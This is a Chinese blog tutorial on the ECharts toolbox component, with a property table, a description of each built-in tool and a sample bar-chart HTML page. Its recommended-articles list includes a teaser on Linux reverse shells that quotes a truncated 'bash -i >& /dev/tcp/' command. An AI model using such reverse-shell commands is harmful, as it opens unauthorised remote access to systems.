
ECharts学习(3)--toolbox(工具栏)
1. toolbox:这是ECharts中的工具栏。内置有导出图片、数据视图、动态类型切换、数据区域缩放、重置五个工具。
2. toolbox中的属性,不包含五个工具。里面最主要的就是feature这个,这是toolbox的配置项,五个工具的配置就是在这个里面实现的。
| 属性 | 类型 | 说明 |
| toolbox.show | boolean | 默认值为true,是否显示工具栏组件 |
| toolbox.orient | stirng | 默认值为horizontal,工具栏 icon 的布局朝向。可选项为“horizontal”和“vertical” |
| toolbox.itemSize | number | 默认值为15,工具栏 icon 的大小。 |
| toolbox.itemGap | number | 默认值为10,工具栏 icon 每项之间的间隔。横向布局时为水平间隔,纵向布局时为纵向间隔。 |
| toolbox.showTitle | boolean | 默认值为true,是否在鼠标 hover 的时候显示每个工具 icon 的标题。 |
| toolbox.feature | Object |
各工具配置项。 除了各个内置的工具按钮外,还可以自定义工具按钮。 注意,自定义的工具名字,只能以 |
3. 下面来分别介绍这五个工具
- saveAsImage:这个工具可以把图表保存为图片。里面有些常用的参数,type->保存图片的格式,name->保存文件的名字,backgroundColor->保存图片的背景色,show->是否显示该工具,还有一些别的属性可以自己再使用的时候查询API文档。
- restore:配置项还原。主要属性是show->是否显示该工具。
- dataView:数据视图工具,可以展现当前图表所用的数据,编辑后可以动态更新。show->是否显示该工具,readOnly->是否不可编辑,optionToContent->自定义 dataView 展现函数,用以取代默认的 textarea 使用更丰富的数据编辑。可以返回 dom 对象或者 html 字符串,backgroundColor->数据视图浮层背景色。
- dataZoom:数据区域缩放。目前只支持直角坐标系的缩放(这里的含义就是柱状体,折线图可以缩放,但是像饼状图就不能缩放)。show->是否显示该工具。
- magicType:动态类型切换。show->是否显示该工具,type->这是个数组,启用的动态类型,包括
'line'(切换为折线图),'bar'(切换为柱状图),'stack'(切换为堆叠模式),'tiled'(切换为平铺模式)。
4. 代码展示
<!DOCTYPE html>

<html>

    <head>

        <meta charset="UTF-8">

        <title>ECharts练习</title>

        <script type="text/javascript" src="js/echarts.min.js"></script>

    </head>

    <body>

        <!-- 为ECharts准备一个具备大小(宽高)的Dom -->

        <div id="main" style="width: 600px;height:400px;"></div>

        <script type="text/javascript">

            // 基于准备好的dom,初始化echarts实例

            var myChart = echarts.init(document.getElementById('main'));

            // 指定图表的配置项和数据

            var option = {

            title: {

                text: '销量柱状图', //标题文本内容

            },

            toolbox: { //可视化的工具箱

                show: true,

                feature: {

                    dataView: { //数据视图

                        show: true

                    },

                    restore: { //重置

                        show: true

                    },

                    dataZoom: { //数据缩放视图

                        show: true

                    },

                    saveAsImage: {//保存图片

                        show: true

                    },

                    magicType: {//动态类型切换

                        type: ['bar', 'line']

                    }

                }

            },

            tooltip: { //弹窗组件

                show: true

            },

            xAxis: {

                data: ["衬衫", "羊毛衫", "雪纺衫", "裤子", "高跟鞋", "袜子"]

            },

            yAxis: {},

            series: [{

                name: '销量',

                type: 'bar',

                data: [5, 20, 36, 10, 10, 20]

            }]

            };

            // 使用刚指定的配置项和数据显示图表。

            myChart.setOption(option);

        </script>

    </body>

</html>
5. 图片展示:
整体显示

数据视图:

区域缩放:

保存图片:点击点击图中红色方框选中的“下载”按钮

切换为折线图:点击图中红色方框选中的”折线图“状按钮

6. 总结:这里大致的学习了一下ECharts中的工具栏,我自己也是刚开始学习的,还有一些工具的参数文章中都没有介绍,大家在使用的过程中如果有需要的参数可以查看ECharts的API文档。
ECharts学习(3)--toolbox(工具栏)的更多相关文章
- echarts学习总结
ECharts学习总结使用步骤1 引入ECharts <script src="echarts.min.js"></script>2 绘制一个简单的图表 为 ...
- Echarts学习之路2(基本配置项)
title:标题组件,包含主标题和副标题. title:{ text:"",//主标题 link:"",//主标题文本超链接 target:"&quo ...
- Echarts学习记录——如何去掉网格线及网格区域颜色
关键属性 splitLine和splitArea,可以设置相关的属性 示例代码 <!DOCTYPE html> <html lang="en"> <h ...
- Echarts学习记录——如何给x轴文字标签添加事件
Echarts学习记录——如何给x轴文字标签添加事件 关键属性 axisLabel下属性clickable:true 并给图表添加单击事件 根据返回值判断点击的是哪里 感觉自己的方法有点变扭,有更好办 ...
- echarts学习(上)
echarts 学习之路 学习思路 初识echarts 编写自己的echarts图表 根据需求编写工作中的echarts图表[进阶篇] github地址:https://github.com/liso ...
- echarts学习笔记(一)
echarts学习笔记(一) echarts开发步骤 创建一个新的html文件 在html文件head头部信息中导入echarts 声明一个容器(可以理解为画布),用于存放echarts 实例化ech ...
- ECharts学习(1)--toolbox(工具栏)
1. toolbox:这是ECharts中的工具栏.内置有导出图片.数据视图.动态类型切换.数据区域缩放.重置五个工具. 2. toolbox中的属性,不包含五个工具.里面最主要的就是feature这 ...
- ECharts学习总结(二)-----图表组件漏斗图(funnel)
今天在学习ECharts时,想要在ECharts图表的原生态Demo中抠出漏斗图,却不知如何下手,经过一番研究,特总结如下: 首先我们需要这样做 1.拷贝出两个js文件:esl.js 和echarts ...
- Echarts学习总结(一)-----柱状图
简介 ECharts,缩写来自Enterprise Charts,商业级数据图表,基于[HTML5]Canvas (ZRender),纯Javascript图表库,是百度的一个开源的数据可视化工具,业 ...
随机推荐
- UML类图几种关系的总结
在UML类图中,常见的有以下几种关系: 泛化(Generalization), 实现(Realization),关联(Association),聚合(Aggregation),组合(Composit ...
- mvc过滤器学习(1)
mvc 过滤器结构图 AuthorizeAttribute AuthorizeAttribute是IAuthorizationFilter的默认实现,添加了Authorize特性的Action将对用户 ...
- EasyUI datagrid 日期时间格式化
EasyUI datagrid中显示日期时间时,会显示为以下不太直观的数值: 添加以下JavaScript脚本,然后在field中添加 formatter: DateTimeFormatter 即可. ...
- Linux下反弹shell的种种方式
[前言:在乌云社区看到反弹shell的几种姿势,看过之余自己还收集了一些,动手试了下,仅供参考] 0x01 Bash bash -i >& /dev/tcp/ >& 这里s ...
- 实用的圆形图片控件ImageView
1.用法直接在布局中引用即可 import android.content.Context;import android.content.res.TypedArray;import android.g ...
- 了解npm的文件结构(npm-folders)和配置文件(npm-mrc)
一.npm的文件结构 npm的安装: 本地安装 1. 将安装包放在 ./node_modules 下(运行 npm 命令时所在的目录),如果没有 node_modules 目录,会在当前执行 npm ...
- java代码走查审查规范
分类 重要性 检查项 备注 命名 重要 命名规则是否与所采用的规范保持一致? 成员变量,方法参数等需要使用首字母小写,其余单词首字母大写的命名方式,禁止使用下划线(_)数字等方式命名不 ...
- 论Pair的重要性
这些天我在用React和D3做图表,从已经实现的图表里复制了一些坐标轴的代码,发现坐标轴上的n个点里,只有第一个点下面能渲染出文字提示,其余点下面都无法渲染出文字. 和组里的FL一起百思不得其解好几天 ...
- 读《乔布斯的NeXT和苹果之间,隔了这两个创业常识》
原文链接:http://wwww.huxiu.com/article/114950/1.html 前言: 当今硅谷风头最劲的风险投资家马克·安德森曾说,硅谷每年大约诞生15-20家真正值得投资的公司. ...
- Elixir 1.0 Release
如期而至,9.9苹果产品发布会之后,紧接着在今天(教师节)我们终于等到了Elixir 1.0,苹果范儿的说法是:Now,Elixir 1.0 is here 注意:官网上的链接说明之类还没有更新过 ...